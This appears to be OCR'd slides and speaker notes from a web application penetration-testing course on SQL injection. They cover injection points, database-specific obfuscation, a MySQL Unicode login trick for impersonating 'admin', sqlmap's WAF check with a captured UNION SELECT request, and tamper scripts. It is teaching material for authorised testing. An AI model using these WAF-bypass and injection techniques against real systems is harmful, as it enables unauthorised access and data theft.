
SQL Injection - Injection Points

- For SQL injection to work, the attacker must craft a valid SQL statement using their injection
- One methodology involves choosing a prefix/suffix which allows for a variety of queries in-between
- Prefix and suffix based on SQL used in the app
- Example injection points:

```
SELECT info FROM users WHERE id = [user input]
SELECT info FROM users WHERE username = ' [user input] '
SELECT info FROM users WHERE username = " [user input] "
SELECT info FROM users WHERE (type = 'admin' AND id = [user input] )
```

In many ways, as penetration testers, we have to become developers ourselves. To successfully perform a SQL injection attack, the final query sent to the back-end database has to be a valid query that the database will accept. Given that we will likely need to perform a large number of queries against the back-end database, it would benefit us to create a methodology for arbitrarily running, and retrieving the output of, any query we choose.

One such methodology involves choosing a prefix and suffix combination which flexibly allows almost any query to be placed in between and still function as a valid SQL statement. The prefix and suffix are chosen based on the SQL used in the vulnerable application. The slide shows us a few example injection points which would each require a different prefix and suffix to form a valid query.




RDMS's and ANSI SQL

- ANSI SQL is a standard for queries
  - But all of the RDBMS *add* to it
- These differences make SQL injection interesting
  - And open ways to bypass controls
- The world of RDBMS' and their support is complex
  - Adding to the worries of defenders
  - Of course this makes us grin!

Microsoft SQL Server
MySQL
PostgreSQL
ORACLE

When we think about SQL and SQL injection, the idea of SQL being a standardized language is interesting. While yes ANSI SQL provides a series of standard query pieces, every RDBMS out there has added to the language and its way of supporting queries and features. This vast array of differences is what we want to think about when we examine an application behind some form of protection.

RDBMS' and their supported languages are quite complex. And as we all know, when things are complex vulnerabilities and weakness abound. This is even more true when we are talking about WAFs and filtering capabilities to understand how our payload will work within the context of the application and the database behind it. So we need to look at this complexity from a perspective of how we can use it to bypass the controls within the application.




Bypassing Controls

- The next step is to consider bypassing controls
  - Both WAFs and filters
- Many applications depend on the protections
  - Without solving the flaw within itself
- If we can bypass the controls
  - So can the attackers
- Our testing needs to take this into account
  - Of course we can just have the protection disabled
  - But this is not always possible

Now that we have an understanding of the protections available, we need to start considering bypassing them. Most importantly because it is our job! As we look at the WAFs and the filtering our targets have enabled, we have to consider ways to bypass these items. This allows us to provide our targets with a better understanding of the security flaws they expose. Especially since if we can bypass the control, so can the black hat hackers and other malicious users.

We need to take these bypass capabilities into account for another major reason. Often, as we test applications, we find that the developer has depended on the protection of the WAF instead of building the application securely. Or they have implemented filtering that is simple to bypass. These conditions are often worse than no protection at all since the feeling that they are secure leads to less monitoring or efforts to improve the security.



Abuse of Misunderstandings


- Context is important for defense
  - And attack
- Protections must understand the context of the request
  - Most assume a web application context
  - Not the RDBMS behind it
- Most protections are built based on web apps
  - They do not know how a SQL query runs
- We can abuse this difference
  - Bypassing the control
  - Exploiting the system
- This requires us to have the understanding the protection lacks

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

As we have discussed, context is everything when it comes to protections. The protections have to truly understand how things run and where they execute. Does the WAF know that the payload in the HTTTP POST is part of a query against a MySQL server or that it is data inserted into Microsoft SQL? This information is required for determining if something should be blocked or it's ok to let it through.

Most of the protections we see in the wild are focused on how the application will parse the input. They try to block things like SQL injection, but they end up focusing on the simple items. This allows for a sophisticated attacker that truly understands how the back end system processes things and handles the various features to really abuse the application without being bothered by the protections in the system.

Let's look at some ways to abuse SQL in this section …




Obfuscating Characters

- Obfuscation is a popular way to hide parts of our query
  - Especially the parts that trigger blocks
- RDBMS' provide various ways to do this
  - Either functions or features
- We can use these against the RDBMS
- One way is to use converted characters
  - select 0x536563363432 #Sec642
- We can also use function such as
  - schar() and hex()

One way we can try to get past protections is to use obfuscation. If we convert or hide the parts that trigger the block but in a way the RDBMS understands, we can still execute our query. This is made easier because RDBMS' provide some many different ways to handle stuff. Everything from features of the RDBMS to functions provided to deal with the data. These different features can then be used against the RDBMS through the application.

One thing we can do is use converted characters. For example is we convert a string to its hex value and use that in the query. In the example 0x536563363432 is the hex value for *Sec642*. This query will run on a MySQL server. If we were targeting PostgreSQL, we would have to just change it to \53\65\63\36\34\32 as it supports the backslash notation. Either way, we can change trigger strings to hidden input.




MySQL and UNICODE Matching

- MySQL has an interesting issue with UNICODE
  - When performing queries
- In many cases, MySQL will match UNICODE characters to other ones
  - Loosely dealing with the match
- This means that we can use payloads of UNICODE
  - And have them match another record
- One great attack for this is for authentication

One quirk of MySQL that is very interesting to use in a web application is how it handles UNICODE during queries. If MySQL is being asked to match something, such as in a WHERE clause, and we use UNICODE, MySQL will loosely compare that to the fields. So you run into things where *ä* is the same as an *a*. If we use these "matching" characters within our payload, MySQL will match the wrong item.

This type of issue is great for parts of the site that we are dealing with checks such as authentication.



Matching Explanation

- Authentication is a perfect example of this flaw
  - And a fun place to exploit
- If we enter äĎmĬň
  - In the log in
- Mysql would match admin
  - Potentially allowing us to authenticate to the system

User Name

Password


□ Remember User Name

Login Forgot your password?

Don't have an account? Sign up for free.

When we find authentication systems or places where the application accepts our username from us. (Think of the cookie in many applications that contains our username. This type of transaction typically uses a database behind it. If we can enter our username, the system will perform a query to determine if it is correct.

If instead of our name, we enter äĎmĬň, when the MySQL server queries for it, it will match admin. This may allow us to authenticate as the administrator, gaining access to the system. Sometimes we need to actually register with an account with this name to get past of log in form, but then later in the application when it attempts to query, our privileges would get escalated.



Review of SQLMap

- sqlmap by Bernardo Damele A. G. and Miroslav Stampar
- Open source Python command line tool
  - Active development and updates available through SVN
- Packages a wide range of queries into a large collection of prefixes and suffixes – The Metasploit of SQL injection!
  - Makes adding/modifying payload easy
- Fully supported DBMSs: MySQL, PostgreSQL, MSSQL Server, Oracle, SQLite, MSAccess, Firebird and SAP MaxDB
- Supported injections: Stacked query, union query, error, timing, boolean-based injection and direct connection
- Supported operations: Fingerprint, dump schema and data, read/write file, shell, escalate privileges and more!

Now let's talk about sqlmap, an absolutely amazing tool for SQL injection written and maintained by Bernardo Damele A. G. and Miroslav Stampar. This open source command line tool, written in python, is available at http://sqlmap.sourceforge.net/ and is constantly updated. Updates are available on the web and through SVN.

This tool comes with a library of prefixes, suffixes and queries to perform specific actions on the back-end database. This packaging and cataloguing of queries makes it incredibly easy and convenient to add and modify your own SQL injection payloads. Best of all, any suffix and prefix pair automatically benefits from the automation and library of queries contained in the tool itself. It's the Metasploit of SQL injection!


Sqlmap fully supports MySQL, PostgreSQL, MSSQL Server, Oracle, SQLite MSAccess, Firebird and SAP MaxDB back-end databases. In addition to a large collection of prefixes and suffixes, it supports stacked query, union query, error-based, timing-based, boolean-based injections and running queries through a direct connection to the back-end database over TCP.

It supports a large number of operations against the back-end database including fingerprinting, dumping complete scheme and data of all databases and tables, reading and writing files, executing shell commands, escalation of database priviliges and much, much more. A complete feature list with documentation is available on the sqlmap website.

In this section, we will be covering a few of the most useful features of sqlmap.

--Check-WAF Function

- SQLMap's --Check-WAF feature sends three extra requests to see if a WAF exists in front of the target
  - It uses randomly generated GET parameter names
  - For values it uses obvious malicious traffic




# ▲	Host	Method	URL	Params	M
479	http://modsec.sec642.org	POST	/index.php?lEYJ=4721%20AND%2...	☑	
480	http://modsec.sec642.org	POST	/index.php?ZTOE=4265	☑	
481	http://modsec.sec642.org	POST	/index.php?OfGE=9240%20AND%...	☑	
482	http://modsec.sec642.org	POST	/index.php	☑	

```
POST
/index.php?lEYJ=4721%20AND%201=1%20UNION%20ALL%20SELECT%201%2C2%2C3%
2Ctable name%20FROM%20information schema.tables HTTP/1.1
```

Another method is to actually send the traffic and see what happens. The --Check-WAF function does exactly this. It then evaluates the response from the application to determine if a WAF was blocking the traffic or transaction. This function uses the same techniques we discussed earlier today. It will look at the response codes and the contents of the page to see if the response has the signs of something blocking. It also compares the response to a known good response as a baseline.

This is a pretty noisy way to determine if a WAF is blocking our requests, but it works with minimal traffic. Unless, of course, we know the WAF is there. ☺




Tamper Scripts

- SQLMap can also modify its requests
  - To bypass controls
- The most powerful way to do this is to use tamper scripts
  - To modify the request based on some logic
- These are python scripts
  - Simple to write and modify
- They *tamper* with the request before sending it to the application
  - Many of the modifications help bypass controls

SQLMap can also use tamper scripts to modify requests. These tamper scripts provide us a pretty powerful way to handle various modifications to our requests in an automatic fashion. These python scripts simply take the various requests SQLMap is going to perform and then modify them based on some logic.

These scripts are pretty simple to write and in most cases the modifications they perform are pretty simple themselves. Since we are mostly attacking some type of pattern match. these modifications are often enough to bypass the control.



Tamper Scripts Available

